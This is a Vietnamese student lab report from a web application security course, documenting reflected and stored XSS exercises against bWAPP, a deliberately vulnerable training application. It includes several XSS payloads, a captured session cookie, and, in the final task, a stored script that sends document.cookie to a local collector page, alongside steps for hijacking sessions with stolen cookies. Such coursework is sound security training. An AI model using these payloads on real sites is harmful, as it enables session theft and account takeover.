

**BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ**



**HỌC PHẦN
AN TOÀN ỨNG DỤNG WEB**

**BÁO CÁO BÀI TẬP
KHAI THÁC LỖ HỔNG WEB**

Họ tên SV : **Phạm Anh Minh**
Lớp : **Công nghệ Web an toàn – 1 -23**
Mã SV : **AT160148**
Ngày gửi : **30/09/2023**

Hà Nội, 2023

MỤC LỤC


Nhiệm vụ 1. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ	1
Nhiệm vụ 2. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình	2
Nhiệm vụ 3. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ	2
Nhiệm vụ 4. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ trung bình	3
Nhiệm vụ 5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ.....	5
Nhiệm vụ 6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ	5
Nhiệm vụ 7. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ....	7
Nhiệm vụ 8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ	7

Nhiệm vụ 1. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ

Chụp ảnh kết quả trả về khi nhập dữ liệu vào 2 ô First name và Last name trong bước 1 và dán vào bên dưới.




Chụp ảnh thêm đoạn cookie đã lấy được vào trình duyệt và dán vào đây.




`https://bwapp.hakhub.net/. Cookie la: security_level=0; PHPSESSID=4ned9g1c1lvomfinj7vhfappj4`

Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.




Nhiệm vụ 2. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình

Sau khi truyền dữ liệu vào 2 ô First name và Lastname trong bài XSS - Reflected (GET) mức độ trung bình, hãy chụp ảnh và dán vào đây.




Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.




Nhiệm vụ 3. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ


Chụp ảnh kết quả kiểm tra thành công lỗi XSS trong bài XSS - Reflected (POST) mức độ dễ (tương ứng hình 8.18 trong bài hướng dẫn) và dán vào bên dưới.



Chụp ảnh dữ liệu bắt được qua proxy và dán vào bên dưới.




Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.



Nhiệm vụ 4. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ trung bình

Chụp ảnh kết quả kiểm tra thành công lỗi XSS trong bài và dán vào bên dưới.




Chụp ảnh dữ liệu bắt được qua proxy và dán vào bên dưới.


```
POST /xss_post.php HTTP/2
Host: bwapp.hakhub.net
Cookie: PHPSESSID=j0spihm27c0sdjaf9spmlfca34; security_level=1
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://bwapp.hakhub.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bwapp.hakhub.net/xss_post.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

firstname=linh&lastname=bui&form=submit
```

Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.




Nhiệm vụ 5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ
Chụp ảnh kết quả của bước 1 và dán vào đây.



Chụp ảnh kết quả trả về khi nhập một đoạn mã javascript trong bước 2 và dán vào đây.



Chụp ảnh kết quả trả về khi nhập một đoạn mã javascript `\"}}\"}';alert('họ_tên_sinh_viên')</script>` và dán vào đây.



Nhiệm vụ 6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ

Chụp ảnh kết quả trả về khi nhập dữ liệu là **Mã_số_sinh_viên** và dán vào đây.


/ XSS - Reflected (HREF) /

Hello AT16027, please vote for your favorite movie.


Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

Chụp ảnh kết quả trả về khi nhập dữ liệu bằng một đoạn mã javascript `<script>alert('họ_tên_sinh_viên')</script>` và dán vào đây.



Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.



Nhiệm vụ 7. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ

Sau khi thực hiện xong bước 1 chụp ảnh kết quả và dán vào đây.

```
<div id="main">

  <h1>XSS - Reflected (Eval)</h1>

  <p>The current date on your computer is:</p>

  <p>

  <script>


    eval("document.write(Date())");

  </script>

</p>

</div>
```


Sau khi thực hiện xong bước 2 chụp ảnh kết quả và dán vào đây.



Nhiệm vụ 8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ

Xác định lỗi XSS

Sau khi thực hiện xong bước 1 chụp ảnh kết quả và dán vào đây.



Sau khi thực hiện xong bước 2 chụp ảnh kết quả và dán vào đây.

Facebook CNWAT. Bài bWAPP - XSS localhost:80 Uncle Jim's javascript - how to ge

Not secure | 192.168.0.5/bWAPP/xss_stored_1.php

Google Microsoft Office Ho... PE\ KO\ PE\ KO\... Genshin Impact Dai... Teyvat Interactive... Genshin Impact co... MCSA 2

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ XSS - stored (Blog) /

```
<script>window.open('http://localhost:8080/dashboard/test/get.php?cookie='+document.cookie)</script>
```

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
10	bee	2022-12-18 11:39:22	

Chụp các bước thực hiện khai thác và dán vào đây.

bWAPP - Portal

×

+

←

→

↻

⚠ Không bảo mật | 192.168.0.5/bWAPP/portal.php

Gmail

YouTube

Maps

bWAPP

an extremely buggy web app !

Bugs

Change Password

Create User

Set Security Level

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent security vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10. It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

